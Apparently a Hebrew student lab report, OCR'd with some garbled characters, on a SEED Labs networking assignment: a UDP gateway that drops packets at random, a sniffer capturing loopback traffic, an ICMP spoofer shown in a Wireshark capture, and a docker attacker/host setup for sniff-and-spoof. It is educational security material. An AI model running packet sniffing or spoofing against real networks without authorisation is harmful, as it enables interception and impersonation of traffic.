36     addressOfProxy.sin_family = AF_INET;
37     addressOfProxy.sin_port = htons(SERVER_PORT_FOR_CLIENT);
38     addressOfProxy.sin_addr.s_addr = htonl(INADDR_ANY);

```

Selection View Go Run Terminal Help

EXPLORER

SHLOMI

- > 2 הלווה
- Gateway
- C Gateway.c
- Gateway.o
- makefile
- Sniffer
- C Sniffer.c
- Sniffer.o
- sniftnspoof
- C sniftnspoof.c
- sniftnspoof.o
- Spoof
- C Spoof.c
- Spoof.o

OUTLINE
TIMELINE

```

33     struct sockaddr_in addressOfProxy;
34     memset((char *)&addressOfProxy, 0, sizeof(addressOfProxy));
35     addressOfProxy.sin_family = AF_INET;
36     addressOfProxy.sin_port = htons(SERVER_PORT_FOR_CLIENT);
37     addressOfProxy.sin_addr.s_addr = htonl(INADDR_ANY);
38
39
40     struct sockaddr_in addressThatSendHim;
41     memset((char *)&addressThatSendHim, 0, sizeof(addressThatSendHim));
42     addressThatSendHim.sin_family = AF_INET;
43     addressThatSendHim.sin_port = htons(SERVER_PORT_FOR_PROXY);
44     inet_pton(AF_INET, (const char*)SERVER_IP_ADDRESS_FOR_PROXY, &(addressThatSendHim.sin_addr));
45
46     if (bind(SocketRecev, (struct sockaddr *)&addressOfProxy, sizeof(addressOfProxy)) == -1)
47     {
48         printf("bind() failed with error code\n");
49         return -1;
50     }
51
52
53     printf("After bind(). Waiting for clients\n");
54
55     struct sockaddr_in clientOfProxyAddress;
56     memset((char *)&clientOfProxyAddress, 0, sizeof(clientOfProxyAddress));
57     socklen_t clientOfProxyAddressLen = sizeof(clientOfProxyAddress);
58
59     while (1)
60     {
61         bzero(buffer, sizeof(buffer));
62
63         int recv_len = -1;
64
65         if ((recv_len = recvfrom(SocketRecev, buffer, sizeof(buffer), 0, (struct sockaddr *) &clientOfProxyAddr
66         {
67             printf("recvfrom() failed with error code\n");
68         }
69     }

```

```
09      f
10
11      printf("the pacta receved!\n");
12
13      int x = random()%100;
14      if(x <= 50){
15          printf("throw the pacta!\n");
16      }
17      if(x>50){
18
19          if (sendto(SocketSender, buffer, recv_len, 0, (struct sockaddr*) &addressThatSendHim, sizeof(addressThatSendHim)) == -1)
20          {
21              printf("sendto() failed with error code\n");
22              break;
23          }
24
25          printf("sent\n");
26      }
27
28
29      close(SocketRecev);
30      close(SocketSender);
31
32      return 0;
33 }
```



לאחר שהסבירנו את כל החלקים של המטלה ופירטנו על הקבצים שייצרנו, נותר רק להראות את הרצאה עבור כל אחד מהחלקים:


חלק א':

נ裏ץ את ה-sniffer שיצרנו, ונשלח פאקטות מ-server (client) אל המטלה (2)

```
shlomi@2shlomi9:~/Desktop/done/shlomi$ sudo ./Sniffer
[sudo] password for shlomi:
Device: lo
Filter expression: tcp
```

```
shlomi@2shlomi9: ~/Desktop/done/shlomi/2 מטלה 2
{127.0.0.1:9999} Sending request of length 687 bytes
{127.0.0.1:9999} Got response of length 564 bytes
Result: -0.38748277824137206
Steps:
(sin(max(2, (3 * 4), 5, (6 * ((7 * 8) / 9)), (10 / 11))) / 12) * 13 = (sin(max(2
, 12, 5, (6 * ((7 * 8) / 9)), (10 / 11))) / 12) * 13
= (sin(max(2
, 12, 5, (6 * (56 / 9)), (10 / 11))) / 12) * 13
= (sin(max(2
, 12, 5, (6 * 6.222222222222222), (10 / 11))) / 12) * 13
= (sin(max(2
, 12, 5, 37.33333333333336, (10 / 11))) / 12) * 13
= (sin(max(2
, 12, 5, 37.33333333333336, 0.9090909090909091)) / 12) * 13
= (sin(37.33
333333333336) / 12) * 13
= (-0.357676
41068434347 / 12) * 13
= -0.0298063
6755702862 * 13
= -0.3874827
7824137206
{127.0.0.1:9999} Connection closed
shlomi@2shlomi9:~/Desktop/done/shlomi/2$ מטלה 2
```

נחזיר אל `eziffer` ונקבל שכן הסנוינו את המידע מהל Koho:
(נראה שקיבלו את כל הפרטים על ip והותק של השולח והמקבל)



```
shlomi@zshlomi9:~/Desktop/done/shlomi$ sudo ./Sniffer
[sudo] password for shlomi:
Device: lo
Filter expression: tcp

Packet number 1:
    From: 127.0.0.1
    To: 127.0.0.1
Src port: 36972
Dst port: 9999

Packet number 2:
    From: 127.0.0.1
    To: 127.0.0.1
Src port: 9999
Dst port: 36972
```

חלק ב' :

נפעיל את ה-Spoof

```
shlomi@zshlomi9:~/Desktop/done/shlomi$ sudo ./Spoof
shlomi@zshlomi9:~/Desktop/done/shlomi$ sudo ./Spoof
shlomi@zshlomi9:~/Desktop/done/shlomi$ sudo ./Spoof
shlomi@zshlomi9:~/Desktop/done/shlomi$ sudo ./Spoof
shlomi@zshlomi9:~/Desktop/done/shlomi$
```

ונראה שacademic שלחנו פאקטות מסוג icmp (דרך WireShark)


The screenshot shows the Wireshark interface with the capture window titled '*enp0s3'. The 'File' menu is open, and the 'Capture' tab is selected. The 'Selected' dropdown shows 'icmp'. The table below lists four captured ICMP packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64
2	1.637159486	10.0.2.15	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64
3	3.233869349	10.0.2.15	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64
8	3.820808621	10.0.2.15	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64

חלק ג':

ונחמש docker כדי ליאור שלוש מרכנות מאותן ANS

לאחר מכן נוריד את התיקייה Labsetup מהמודול



נשים לב שיש לנו קובץ בשם docker-compose עם סיימת YAML.


בעזרת קובץ זה מקובצים שלושת הקונטינרים (attacker, hostA, hostB) וונכל להפעיל את שלושתם (נשים לב شبكات hostA וhostB יש גם volumes)

Open ▾ Save


docker-compose.yml
~/Desktop/Labsetup-20230120/Labsetup

```
1 version: "3"
2
3 services:
4   attacker:
5     image: handsonsecurity/seed-ubuntu:large
6     container_name: seed-attacker
7     tty: true
8     cap_add:
9       - ALL
10    privileged: true
11    volumes:
12      - ./volumes:/volumes
13    network_mode: host
14
15 hostA:
16   image: handsonsecurity/seed-ubuntu:large
17   container_name: hostA-10.9.0.5
18   tty: true
19   cap_add:
20     - ALL
21   volumes:
22     - ./volumes:/volumes
23   networks:
24     net-10.9.0.0:
25       ipv4_address: 10.9.0.5
26   command: bash -c "
27     /etc/init.d/openbsd-inetd start &&
28     tail -f /dev/null
29   "
30
31 hostB:
32   image: handsonsecurity/seed-ubuntu:large
33   container_name: hostB-10.9.0.6
34   tty: true
35   cap_add:
36     - ALL
37   networks:
38     net-10.9.0.0:
39       ipv4_address: 10.9.0.6
40   command: bash -c "
41     /etc/init.d/openbsd-inetd start &&
42     tail -f /dev/null
43   "
44
45 networks:
46   net-10.9.0.0:
47     name: net-10.9.0.0
48     ipam:
49       config:
50         - subnet: 10.9.0.0/24
51
```


בעזרת volumes נכניס את הקודים הרלוונטיים לנו
ניצור את 2 התיקיות הבאות בתוך התיקייה volumes



בתוך התיקייה של ping נכניס את קבצי הקוד ממתלה 4



בתוכה התיקייה של spoofers נכניס את קבצי הקוד שעשינו במתלה זו



עכשו הכל מוכן כדי להפעיל את docker ו את spoofers

נפתח את הטרמינל בתוך התיקייה Labsetup ונפעיל את שורת הקוד הבאה :

— להפעיל את הקונטינרים בתוך הקובץ **Docker compose up**

```
[01/20/23] seed@VM:~/.../Labsetup$ docker-compose up
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 | * Starting internet superserver inetd [ OK ]
hostB-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

הצלחנו להפעיל את הקונטינרדים, מכאן נפתח עוד טרמינל(כל הטרמינל שאנו פותחים
באזורה תיקייה (Labsetub

נבעץ את שורת הקוד ps -a שנוטן לנו מידע על שלושת הקונטינרדים שלנו,
שםמידע זה נצטרך את ID CONTAINER

נרי'ז את שורת הקוד docker exec -it <container id> /bin/bash וنפעיל את
האזורים volumes ואז נכנס לתוך התיקייה spoofer שנמצאת בתוך התיקייה
שהראנו עלייה מוקודם.

לאחר שהפעילנו את המכונה של האתcker נבעץ ifconfig שנוטן לנו מידע על
ממשקים של הרשת, וגעתיק את הממשק המסומן התמונה (שזה בעצם attacker)

Activities Terminal Jan 20 23:00

[01/20/23] seed@VM:~/.../Labsetup\$ docker ps -a

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
da2cadcc3db6	handsongsecurity/seed-ubuntu:large	"bash -c '/etc/init..."	54 minutes ago	Up 23 seconds		hostB-10.9.0.6
652faae6c11	handsongsecurity/seed-ubuntu:large	"bash -c '/etc/init..."	54 minutes ago	Up 23 seconds		hostA-10.9.0.5
49e0970ef46e	handsongsecurity/seed-ubuntu:large	"/bin/sh -c /bin/bash"	54 minutes ago	Up 24 seconds		seed-attacker

[01/20/23] seed@VM:~/.../Labsetup\$ docker exec -it 49e0970ef46e /bin/bash

root@VM:/# cd volumes/spoofers

root@VM:/volumes/spoofers# ifconfig


br-6b2e0847e4c9 flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
inet6 fe80::42:caff:fe47:2a0d prefixlen 64 scopeid 0x20<link>
ether 02:42:ca:47:2a:0d txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 52 bytes 8967 (8.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:74:54:2e:fe txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::591b:fa45:af54:9429 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:d9:ad:a2 txqueuelen 1000 (Ethernet)
RX packets 650893 bytes 902245409 (902.2 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 99596 bytes 13824217 (13.8 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8020 bytes 748393 (748.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8020 bytes 748393 (748.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

לאחר מכון נרץ sniffnspoof ועכשו hacker מחקה לבצע הסונפה



```
